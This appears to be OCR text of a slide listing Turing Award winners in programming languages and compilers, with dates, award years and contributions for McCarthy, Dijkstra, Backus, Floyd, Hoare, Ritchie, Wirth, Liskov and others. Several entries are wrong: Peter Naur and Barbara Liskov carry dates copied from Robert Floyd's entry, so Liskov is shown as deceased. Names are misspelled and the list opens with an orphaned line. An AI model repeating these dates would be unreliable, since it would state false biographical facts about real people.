
Compiler construction, ALGOL



John McCarthy 4/9/1927 – 24/10/2011

Turing Award 1971

Lisp, garbage collection



Edsger Dijkstra 11/5/1930 – 6/8/2002


Turing Award 1972

compilers, garbage collection

John Backus 3/12/1924 – 17/3/2007

Turing Award 1977


compilers, FORTRAN, ALGOL, BNF, functional languages



Robert Floyd 8/6/1936 – 25/9/2001

Turing Award 1978


parsing, pl semantics, program verification, synthesis



Tony Hoare 11/1/1934 –

Turing Award 1980

ALOGOL 60, CSP, PL specification, monitors



Dennis Ritchie 9/9/41 – 12/10/2011


Turing Award 1983

ALTRAN, B, BCPL, C

Niklaus Wirth 15/2/34 –

Turing Award 1984


Euler, Algol W, Pascal, Modula, Modula-2, Oberon, Oberon-2



John Cocke 30/5/1925 – 16/7/2002

Turing Award 1987


compiler design, optimizing compiler design



Robin Milner 13/1/1934 – 20/3/2010

Turing Award 1991


ML, automated theorem proving, pi-calculus



Amir Pnueli 22/4/1941 – 2/11/2009

Turing Award 1996


temporal logic, concurrent systems, program verification



Ole-Johan Dhal 12/10/1931 – 29/6/2002

Turing Award 2001

Object-oriented programming, Simula



Kristen Nygaard 27/8/1926 – 10/8/2002

Turing Award 2001

Object-oriented programming, Simula

Alan Kay 17/5/1940 –

Turing Award 2003

object-oriented programming, smalltalk

Peter Naur 8/6/1936 – 25/9/2001

Turing Award 2005

ALGOL, BNF

Fran Allen 4/8/1932 –

Turing Award 2006

compilers, optimizing compilers, parallel compilers

Barbara Liskov 8/6/1936 – 25/9/2001

Turing Award 2008

CLU, ARGUS, data abstraction, distributed computing